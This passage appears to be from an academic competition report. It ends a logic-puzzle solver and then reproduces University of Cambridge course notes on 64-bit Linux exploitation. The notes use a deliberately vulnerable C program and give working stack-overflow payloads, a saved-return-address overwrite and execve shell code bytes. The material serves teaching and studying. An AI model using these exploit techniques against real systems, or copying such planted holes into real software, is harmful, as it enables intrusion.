        # 8. The person in corporate is working at midnight:
        (membero, ('Corporate', 'Midnight', var(), var(), var()
```

```
            ), desks),
        # 9. The person in IT has a laptop:
        (membero, ('IT', var(), 'Laptop', var(), var()), desks)
            ,
        # 10. Sarah sits to the immediate right of Matt:
        (lefto, (var(), var(), var(), var(), 'Matt'), (var(),
            var(), var(), var(), 'Sarah'), desks),
        # 11. A social engineering attack happens in the
            afternoon:
        (membero, (var(), 'Afternoon', var(), 'Social␣
            engineering', var()), desks),
        # 12. The person in HR sits next to Sue:
        (nexto, ('HR', var(), var(), var(), var()), (var(), var
            (), var(), var(), 'Sue'), desks),
        # 13. Bob is working in the morning:
        (membero, (var(), 'Morning', var(), var(), 'Bob'),
            desks),
        # 14. The person in HR sits at Desk 1:
        (eq, (('HR', var(), var(), var(), var()), var(), var(),
             var(), var()), desks),
        # 15. The person working in the morning, sits at the
            desk next to the person who has receieved malware:
        (nexto, (var(), 'Morning', var(), var(), var()), (var()
            , var(), var(), 'Malware', var()), desks),
        # Someone has a mobile phone (Q1):
        (membero, (var(), var(), 'Mobile␣phone', var(), var()),
             desks),
        # Someone is subjected to a phishing attempt (Q2):
        (membero, (var(), var(), var(), 'Phishing', var()),
            desks)
)

solutions = run(0, desks, zebraRules)

count = len(solutions)

print("{}␣solutions␣found...".format(count))
print("First␣solution:")
for line in solutions[0]:
        print(str(line))
```

3 Summary of results

34 teams competed over two long days, but no single team scored 100%. It was clear from the results that different teams had different strengths and weaknesses. If all 36 teams had played as one, a clean sweep would have been certain. The number of teams who scored against each challenge is shown in Figure 8. The total score for each team is shown in Figure 9.




Figure 8: Puzzle scores




Figure 9: Team scores

B Sample tutorial course material

(. . . starts on next page. . .)

64-bit Linux binary reverse engineering and exploitation

Graham Rymer, University of Cambridge

27th January 2018

Contents

1 Introduction

These notes accompany a short practical course providing an introduction to exploiting vulnerabilities on a modern 64-bit Linux platform. The practical component, delivered on 27th January 2018, made use of a bootable ISO image prepared to ensure that all students shared a common platform on which to work. The boot menu can be seen in Figure 1 on Page 2. Students should select "Boot Arch Linux (x86_64)".




Figure 1: Boot menu

The ISO will automatically login as user "root", and start the X Window System. The default desktop can be seen in Figure 2 on Page 3.




Figure 2: Desktop

1.1 CPU history

1.1.1 1978: Dawn of the 16-bit era (8086/8088, 80286)

Figure 3: 16-bit CPU

General-purpose registers:

- AX (Accumulator)

- BX (Base)
- CX (Count)
- DX (Data)

Index and pointer registers:

- SP (Stack Pointer)
- BP (Base Pointer)
- SI (Source Index)
- DI (Destination Index)
- IP (Instruction Pointer)

80286 can address 16M of memory.

1.1.2 1986: Dawn of the 32-bit era (80386, 80486)

General-purpose registers have been widened (32-bit):

- AX → EAX
- BX → EBX
- CX → ECX
- DX → EDX

Index and pointer registers are also now wider (32-bit):

- SP → ESP
- BP → EBP
- SI → ESI
- DI → EDI
- IP → EIP

Figure 4: 32-bit CPU

80486 can address 4G of memory.

Parameters to functions are passed on the stack in reverse order[1].

Functions preserve the registers EBX, ESI, EDI, EBP, and ESP. Registers EAX, ECX, and EDX are scratch registers.

Return value is stored in the EAX register, or if it is a 64-bit value, then the higher 32-bits go in EDX.

1.1.3 2003: Dawn of the 64-bit era (AMD K8)

[1] https://github.com/hjl-tools/x86-psABI/wiki/intel386-psABI-1.1.pdf

General-purpose registers have been widened (64-bit):

- EAX → RAX
- EBX → RBX
- ECX → RCX
- EDX → RDX

Figure 5: 64-bit CPU

Index and pointer registers are also now wider (64-bit):

- ESP → RSP
- EBP → RBP
- ESI → RSI
- EDI → RDI
- EIP → RIP

Additionally, X86-64 defines eight new integer registers named r8-r15. Registers may be accessed like:

- R*n*B (lowest byte/8-bits)
- R*n*W (word/16-bits)
- R*n*D (double-word (long)/32-bits)
- R*n* (quad-word (long long)/64-bits)

, where $8 <= n <= 15$.

Pointers are 64-bits wide. However, maximum canonical address size is 0x00007FFFFFFFFFFF. Although virtual addresses are 64-bits wide, meaning we could theoretically address 2^{64} bytes (64EB), most implementations only use the lower 48 bits. The AMD specification also requires that bits 48 through 63 of any virtual address must be copies of bit 47 (CPU raises exception otherwise). This means that we actually have two valid address ranges, the second being 0xFFFF800000000000 through 0xFFFFFFFFFFFFFFFF (bit 47 is 1 instead of 0). This second range (kernel space) is typically reserved for use by the operating system. The highest user space address and lowest kernel space address are illustrated below (with bits 47 - 63 the same):

0000000000000000111111111111111111111111111111111111111111111111
1111111111111111000000000000000000000000000000000000000000000000

Instructions manipulating the stack (PUSH, POP, CALL, RET, ENTER and LEAVE) are implicitly 64-bit.

Parameters to functions are passed through registers (RDI, RSI, RDX, RCX, R8, R9, with further values being passed on the stack in reverse order)[2].

[2] https://github.com/hjl-tools/x86-psABI/wiki/x86-64-psABI-1.0.pdf

Functions preserve the registers RBX, RSP, RBP, R12, R13, R14, and R15. Registers RAX, RDI, RSI, RDX, RCX, R8, R9, R10, and R11 are used as scratch registers.

Return value is stored in the RAX register, or if it is a 128-bit value, then the higher 64-bits go in RDX.

1.2 Target C program

During the course we will attack the small C program "target.c" to demonstrate how a simple buffer overflow might be exploited under various conditions (i.e. with certain protection mechanisms activated or deactivated). The C program is listed below:

```
1  /*
2   * target.c, v1.1.0
3   *
4   * Copyright (c) 2016 University of Cambridge. All rights reserved.
5   * This software is distributed under the terms of the MIT Licence (see
       bundled file "LICENCE",  or copy at "https://opensource.org/licences
       /MIT").
6   */
7
8  #include <stdio.h> // Need printf()
9  #include <stdlib.h> // Need exit()
10 #include <inttypes.h> // Need int64_t
11
12 #define CHK1 0x0000000000ACCEDELL
13 #define CHK2 0x0000000000ACCE55LL
14
15 // ROP gadgets
16 void foo() {
17  __asm__("pop %rdi\n\t"
18          "ret\n\t"
19          "pop %rsi\n\t"
20          "ret\n\t"
21          "pop %rdx\n\t"
22          "ret\n\t"
23          "pop %rcx\n\t"
24          "ret\n\t"
25          "pop %r8\n\t"
26          "ret\n\t"
27          "pop %r9\n\t"
28          "ret\n\t"
29          "add %rdx,(%rcx)\n\t"
30          "ret\n\t"
31          "shl $3,%rcx\n\t"
32          "ret\n\t"
33          "jmp *%rsp\n\t"
34          "push %rbp\n\t"
35          "mov %rsp,%rbp\n\t"
36          "call *%rax");
37 }
38
39 int main(int argc, char *argv[]) {
40  unsigned char buff[128]; // 128-byte buffer
41  int64_t i=CHK1; // 64-bit integer
```

```
42  int64_t j=CHK2; // 64-bit integer
43
44  if(argc > 2) {
45   printf("Syntax: %s [string]\n", argv[0]); // Correct syntax
46   exit(0);
47  }
48
49  if(argc == 2) {
50   printf(argv[1]);
51  }
52
53  scanf("%[^\n]c", buff); // Like gets(buff)
54
55  if(i == CHK2 && j == CHK1) { // If i and j have swapped
56   puts("Achievement unlocked!\n");
57  }
58
59  return 0;
60 }
```

You can ignore some of the more esoteric parts of this program for the time being. Initially I just want you to focus on lines 40 and 53. It should become apparent that this program copies data from standard input to a 128-byte array. The length of the supplied data is never checked, so there is the possibility that a malicious user could supply more than 128-bytes of data. The *scanf()* function will continue to copy supplied data into regions of memory which might contain other important data, resulting in memory corruption. This is likely to cause the program to crash once something important has been overwritten. A crash is certainly unwanted behaviour, but not neceassirly a security problem per se. We will have to do some more work to intelligently exploit the situation.

We will begin investigating this program by first compiling it:

```
[root@workshop ~]# gcc -fno-stack-protector -z execstack -no-pie target.
   c
```

The gcc option "-fnostack-protector" is the negative form of option "-fstack-protector", and has the following effect:

"Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call alloca, and functions with buffers larger than 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits."

Additionally, the ld option "execstack" has the following effect:

"Marks the object as requiring executable stack."

We can easily demonstrate that the program will indeed crash when supplied with too much data:

```
[root@workshop ~]# python -c 'print("A"*128)' | ./a.out
[root@workshop ~]# python -c 'print("A"*160)' | ./a.out
Segmentation fault (core dumped)
```

Apparently, by appending an extra 32 bytes, we've overwritten something quite important. To better understand the program we will use the GNU Debugger (GDB). We have augmented GDB with Python Exploit Development Assistance for GDB (PEDA)[3]. This will enhance the display of GDB, and display useful information about the contents of registers and memory whilst we debug. Let's begin:

```
[root@workshop ~]# gdb ./a.out
GNU gdb (GDB) 8.0.1
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.
    html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
    copying"
and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./a.out...(no debugging symbols found)...done.
gdb-peda$
```

We will set a break point, start running the program, then disassemble the main function when execution stops:

```
gdb-peda$ break main
Breakpoint 1 at 0x4006b4
gdb-peda$ r
Starting program: /root/a.out
Breakpoint 1, 0x00000000004006b4 in main ()
gdb-peda$ disas
Dump of assembler code for function main:
   0x00000000004006b0 <+0>:     push   rbp
   0x00000000004006b1 <+1>:     mov    rbp,rsp
=> 0x00000000004006b4 <+4>:     sub    rsp,0xa0
   0x00000000004006bb <+11>:    mov    DWORD PTR [rbp-0x94],edi
   0x00000000004006c1 <+17>:    mov    QWORD PTR [rbp-0xa0],rsi
   0x00000000004006c8 <+24>:    mov    QWORD PTR [rbp-0x8],0xaccede
   0x00000000004006d0 <+32>:    mov    QWORD PTR [rbp-0x10],0xacce55
   0x00000000004006d8 <+40>:    cmp    DWORD PTR [rbp-0x94],0x2
   0x00000000004006df <+47>:    jle    0x400709 <main+89>
   0x00000000004006e1 <+49>:    mov    rax,QWORD PTR [rbp-0xa0]
   0x00000000004006e8 <+56>:    mov    rax,QWORD PTR [rax]
   0x00000000004006eb <+59>:    mov    rsi,rax
   0x00000000004006ee <+62>:    lea    rdi,[rip+0xff]        # 0x4007f4
   0x00000000004006f5 <+69>:    mov    eax,0x0
   0x00000000004006fa <+74>:    call   0x400570 <printf@plt>
   0x00000000004006ff <+79>:    mov    edi,0x0
   0x0000000000400704 <+84>:    call   0x400590 <exit@plt>
   0x0000000000400709 <+89>:    cmp    DWORD PTR [rbp-0x94],0x2
   0x0000000000400710 <+96>:    jne    0x40072d <main+125>
   0x0000000000400712 <+98>:    mov    rax,QWORD PTR [rbp-0xa0]
   0x0000000000400719 <+105>:   add    rax,0x8
```

[3] https://github.com/longld/peda

```
   0x000000000040071d <+109>:   mov    rax,QWORD PTR [rax]
   0x0000000000400720 <+112>:   mov    rdi,rax
   0x0000000000400723 <+115>:   mov    eax,0x0
   0x0000000000400728 <+120>:   call   0x400570 <printf@plt>
   0x000000000040072d <+125>:   lea    rax,[rbp-0x90]
   0x0000000000400734 <+132>:   mov    rsi,rax
   0x0000000000400737 <+135>:   lea    rdi,[rip+0xcb]        # 0x400809
   0x000000000040073e <+142>:   mov    eax,0x0
   0x0000000000400743 <+147>:   call   0x400580 <__isoc99_scanf@plt>
   0x0000000000400748 <+152>:   cmp    QWORD PTR [rbp-0x8],0xacce55
   0x0000000000400750 <+160>:   jne    0x400768 <main+184>
   0x0000000000400752 <+162>:   cmp    QWORD PTR [rbp-0x10],0xaccede
   0x000000000040075a <+170>:   jne    0x400768 <main+184>
   0x000000000040075c <+172>:   lea    rdi,[rip+0xad]        # 0x400810
   0x0000000000400763 <+179>:   call   0x400560 <puts@plt>
   0x0000000000400768 <+184>:   mov    eax,0x0
   0x000000000040076d <+189>:   leave
   0x000000000040076e <+190>:   ret
End of assembler dump.
```

Even in assembly, the main function is a relatively short chunk of code. Execution has stopped right after the "function prologue", and right before the main function starts to make use of it's stack frame by copying some variables into it. It is important to understand the assembly listing, so we will proceed by annotating each line:

push rbp	Saves the current base pointer to the stack.
mov rbp,rsp	Prepares new stack frame for function *main()* by moving the base pointer to the top of the stack.
sub rsp,0xa0	Allocates 160 bytes on the stack for local variables.
mov DWORD PTR [rbp-0x94],edi	Copies first 32-bit integer argument passed to main function (argc) into RBP – 148 bytes.
mov QWORD PTR [rbp-0xa0],rsi	Copies second 64-bit pointer argument passed to main function (argv) into RBP – 160 bytes.
mov QWORD PTR [rbp-0x8],0xaccede	Copies immediate value 0xaccede into RBP – 8 bytes (i).
mov QWORD PTR [rbp-0x10],0xacce55	Copies immediate value 0xacce55 into RBP – 10 bytes (j).
cmp DWORD PTR [rbp-0x94],0x2	Compares 32-bit integer stored at RBP – 148 bytes (argc) with 2 (line 44 in C).
jle 0x400709 <main+89>	If argc <= 2, then jump.
mov rax,QWORD PTR [rbp-0xa0]	Copies 64-bit pointer stored at RBP – 160 bytes (argv) into register RAX.
mov rax,QWORD PTR [rax]	Copies 64-bit pointer, pointed to by pointer stored in RAX (argv[0]), into register RAX.
mov rsi,rax	Copies 64-bit pointer in register RAX (argv[0]) into register RSI (used to pass second argument of function).
lea rdi,[rip+0xff]	Loads effective address RIP + 255 bytes ("Syntax: %s [string]\n") into register RDI.
mov eax,0x0	Clears lower half of register RAX, EAX (used to store result of function).
call 0x400570 <printf@plt>	Calls *printf()* (line 45 in C).
mov edi,0x0	Copies immediate value "0" into register EDI (used to pass first argument of function).
call 0x400590 <exit@plt>	Calls *exit()* (line 46 in C).
cmp DWORD PTR [rbp-0x94],0x2	Compares 32-bit integer stored at RBP – 148 bytes (argc) with 2 (line 49 in C).
jne 0x40072d <main+125>	If argc != 2, then jump.

mov rax,QWORD PTR [rbp-0xa0]	Copies 64-bit pointer stored at RBP – 160 bytes (argv[0]) into register RAX.
add rax,0x8	Increments pointer in RAX from argv[0] to argv[1] (i.e. first command line argument, not including program file name).
mov rax,QWORD PTR [rax]	Copies 64-bit pointer, pointed to by pointer stored in RAX (argv[1]), into register RAX.
mov rdi,rax	Copies 64-bit pointer in register RAX (argv[1]) into register RDI (used to pass first argument of function).
mov eax,0x0	Clears lower half of register RAX, EAX (used to store result of function).
call 0x400570 <printf@plt>	Calls *printf()* with no format string (line 50 in C).
lea rax,[rbp-0x90]	Loads effective address RBP - 144 bytes (buff[0]) into register RAX.
mov rsi,rax	Copies 64-bit pointer in register RAX (buff[0]) into register RSI (used to pass second argument of function).
lea rdi,[rip+0xcb]	Loads effective address RIP + 203 bytes (string "%[^\n]c") into register RDI (used to pass first argument of function)
mov eax,0x0	Clears lower half of register RAX, EAX (used to store result of function).
call 0x400580 <__isoc99_scanf@plt>	Calls *scanf()* (line 53 in C).
cmp QWORD PTR [rbp-0x8],0xacce55	Compares 64-bit integer stored at RBP – 8 bytes (j) with immediate value 0xacce55.
jne 0x400768 <main+184>	If j != 0xacce55 then jump.
cmp QWORD PTR [rbp-0x10],0xaccede	Compares 64-bit integer stored at RBP – 16 bytes (j) with immediate value 0xaccede.
jne 0x400768 <main+184>	If i != 0xaccede then jump.
lea rdi,[rip+0xad]	Loads effective address RIP + 0xad (string "Achievement unlocked!\n") into register RDI (used to pass first argument of function).
call 0x400560 <puts@plt>	Call *puts()*.
mov eax,0x0	Clears lower half of register RAX, EAX (used to store result of function).
leave	Collapses/discards function *main()*'s stack frame. Effectively doing "mov rsp,rbp; pop rbp".
ret	pop rip

From this static analysis we can deduce an accurate representation of function *main()*'s stack frame. Additionally, GDB allows us to print regions of memory, and we can use this feature to corroborate our understanding of the stack too. We will set another break point near to the end of the program so we can inspect the stack just before the function *main()* returns:

```
gdb-peda$ break *0x40076d
gdb-peda$ conti
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 2, 0x000000000040076d in main ()
gdb-peda$ x/160xb $rsp
```

When printed to the screen, the lowest memory address (RSP) will be printed first, followed by the next 160 bytes on the stack. We have flipped the stack to present the following image, so the stack appears to grow downwards:




Figure 6: Local variables on the stack.

We can clearly see the location of the saved *argv* and *argc* parameters passed to the function *main()* (highlighted blue). We can also see the 27 letter "A"s (0x41) copied into the buffer (highlighted yellow). We can also see the variables *i* and *j* at the top of the picture (highlighted orange). Register RBP points to the base of function *main()*'s stack frame (i.e. the highest address). This is where the saved value of RBP from the calling function's stack frame has been placed during the function prologue. Right at the top of the image we can see the saved value of RIP, this instruction pointer should point to the next instruction following the *call* instruction in the calling function's code. Overwriting anything on the stack is potentially problematic, overwriting anything highlighted red is much worse, and will enable the attacker to redirect program flow when the function *main* returns.

2 Exercise 1 - corrupting the stack

In this exercise we will show how it's possible to corrupt specific regions of memory which are used by the program to control program flow. You will notice that there are two local variables named *i* and *j* in the vulnerable program. In the final *if* statement, the program tests the values of these two variables to see if they've been swapped. We will craft a 144-byte input to the vulnerable program, designed to write beyond the bounds of the 128-byte array *buff*. It will overwrite the next 16 bytes on the stack immediately above the buffer, where *i* and *j* are stored. We will exploit this opportunity to swap the values in *i* and *j*. This may seem unimportant, but consider that such variables might hold authentication status or other important security information depending on the nature of the program. The exploit code we will use is listed below:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"\x41"*128
        +b"\x00\x00\x00\x00\x00\xac\xce\xde"[::-1]
        +b"\x00\x00\x00\x00\x00\xac\xce\x55"[::-1]);
```

We've used Python's slice notation to enable us to reverse the payload bytes. This enables us to enter the values in a more human-readable format, and then convert them to the required little-endian representation at runtime. With this exploit, we first write 128 letter "A"s into the buffer, before continuing to write a further 16 bytes, obliterating the original values assigned to variables *i* and *j*. The result is that we redirect program flow to a section of "dead" code that would not naturally be executed (line 56 in C):

```
[root@workshop ~]# ./exp1.py | ./a.out
Achievement unlocked!
```

3 Exercise 2 - overwriting the saved instruction pointer

In this exercise we will demonstrate a classic exploit; we will overwrite the saved return address in the calling function's stack frame (the area of memory immediately above function *main()*'s stack frame). In order to achieve this, we will need to write through the 128-byte array *buff*, through both the variables *i* and *j*, through the saved base pointer (RBP), then finally through the saved instruction pointer (RIP). In fact, we will need to write 128 + 8 + 8 + 8 = 152 bytes, and then concatenate an address of our choosing. Careful choice of this address should allow us to jump back into some part of the function *main()* itself. Of course, if we do jump back into the function *main()*, it will no longer have its own stack frame (this will have been torn down by the *leave* instruction immediately preceding the *ret* instruction during function *main()*'s epilogue). This will likely cause the program to crash when it leaves the function *main()* for the second time (without a stack frame), but this may not be a problem if the damage has already been done! Let's try jumping back into the function *main()* and then printing the hidden message again. The payload we will use is listed below:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"A"*152
        +b"\x00\x00\x00\x00\x00\x40\x07\x5c"[::-1]);
```

With this exploit, we first write 128 letter "A"s into the buffer, before continuing to write a further 24 letter "A"s, obliterating the original values assigned to variables *i* and *j*, as well as the saved base pointer, before eventually writing a further 8 bytes to overwite the saved instruction pointer. The result is that we again redirect program flow to a section of "dead" code that would not naturally be executed (line 56 in C):

```
[root@workshop ~]# ./exp2.py | ./a.out
Achievement unlocked!

Bus error (core dumped)
```

We chose the address 0x40075c (i.e. *main* + 172), and not the actual call to *puts()*, because we need to allow the program to copy the first function parameter into register RDI ahead of the call (i.e. pass the string to print). The "bus error" occurs when the program finally attempts to return from the *main()* function a second time, but having never set up a stack frame on this pass. The result is that unknown values (unlikley to represent legitimate memory addresses) are popped off the stack into RBP and RIP during the function prologue. This is therefore quite a "noisy" exploit, despite working reliably. Crashes are best avoided if we don't want to arouse the suspicions of an observant system administrator.

4 Exercise 3 - returning to "shell code" on the stack (predictable address)

What if we would like to do some more useful work? We need a way of inserting our own code into the flow of execution. We can achieve this by writing our own code into the 128-byte array *buff*. In fact, we can write a total of 152 bytes before we must overwrite the saved return address, because it doesn't matter if we also overwrite the two 8-byte integers *i* and *j*, and also the 8-byte saved base pointer. When we eventually overwrite the saved instruction pointer, we'll make sure it points back into the 128-byte array *buff*. This will result in the code we placed on the stack being executed. This attack will of course only be successful if we can execute code on the stack, and it's unlikely that an attacker will be afforded such an opportunity on a production machine today. In fact, to simulate the appropriate conditions for a successful attack, we must remember to pass the "execstack" option to the linker when compiling the vulnerable program used for this exercise.

What useful code can we write into 152 bytes? Actually, quite a lot of useful work can be done in this space. We will not elaborate on the art of "shell code" writing in too much detail here, since it is something of a legacy technique. However, it is important to understand how this type of attack might proceed. "Shell code" is known by this name because it is often the attacker's intention to spawn a shell. However, shell code does not have to spawn a shell, and can be used to perform other useful work; for example, an attacker might choose to craft some code which will manipulate firewall rules on the target host. The example shell code which we'll use for this exercise is listed below:

```
1  ; execve("/opt/fc", ["/opt/fc"], NULL)
2  section .text
3          global _start
4
5  _start:
6          xor     rdx, rdx
7          mov     qword rbx, '//opt/fc'
8          shr     rbx, 0x8
9          push    rbx
10         mov     rdi, rsp
11         push    rax
12         push    rdi
13         mov     rsi, rsp
14         mov     al, 0x3b
15         syscall
```

The first line clears the register RDX, and is better than writing "mov rdx, 0" because it avoids encoding NULL bytes into the payload (which might truncate our attack if we're exploiting a string buffer). We use a similar trick (shifting right) to ensure that a NULL terminator ends up on the end of the string "/opt/fc", thus avoiding encoding another NULL byte inside the payload. Avoiding NULL bytes is common practice, but other awkward characters might include 0x0a (particularly relevant to this example program which reads from *stdin* until the first occurrence of 0x0a). We will need to encode the raw bytes of this program into a convenient format (escaped string) which we can feed into the vulnerable program. We use *nasm* to assemble the shell code into an ELF64 (x86_64) object file, then use objdump to inspect the sequence of bytes produced:

```
[root@workshop ~]# nasm -felf64 shell.asm -o shell.o
[root@workshop ~]# ld -o shell shell.o
[root@workshop ~]# objdump -d shell

shell:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       48 31 d2                xor    %rdx,%rdx
  400083:       48 bb 2f 2f 6f 70 74    movabs $0x63662f74706f2f2f,%rbx
  40008a:       2f 66 63
  40008d:       48 c1 eb 08             shr    $0x8,%rbx
  400091:       53                      push   %rbx
  400092:       48 89 e7                mov    %rsp,%rdi
  400095:       50                      push   %rax
  400096:       57                      push   %rdi
  400097:       48 89 e6                mov    %rsp,%rsi
  40009a:       b0 3b                   mov    $0x3b,%al
  40009c:       0f 05                   syscall
```

We can run the program produced by the previous commands, and prove that it does indeed call *execve()* to replace the current process with "/opt/fc", which on the workshop distro is a symbolic link to the "fortune" program:

```
[root@workshop ~]# ./shell
Computers are useless. They can only give you answers.
               -- Pablo Picasso
```

We could cut and paste the necessary bytes by hand at this stage, or we could use a handy script (e.g. "bin2str.sh") to perform the reformatting for us:

```
[root@workshop ~]# ./bin2str.sh
\x48\x31\xd2\x48\xbb\x2f\x2f\x6f\x70\x74\x2f\x66\x63\x48\xc1\xeb\x08\x53
   \x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05
```

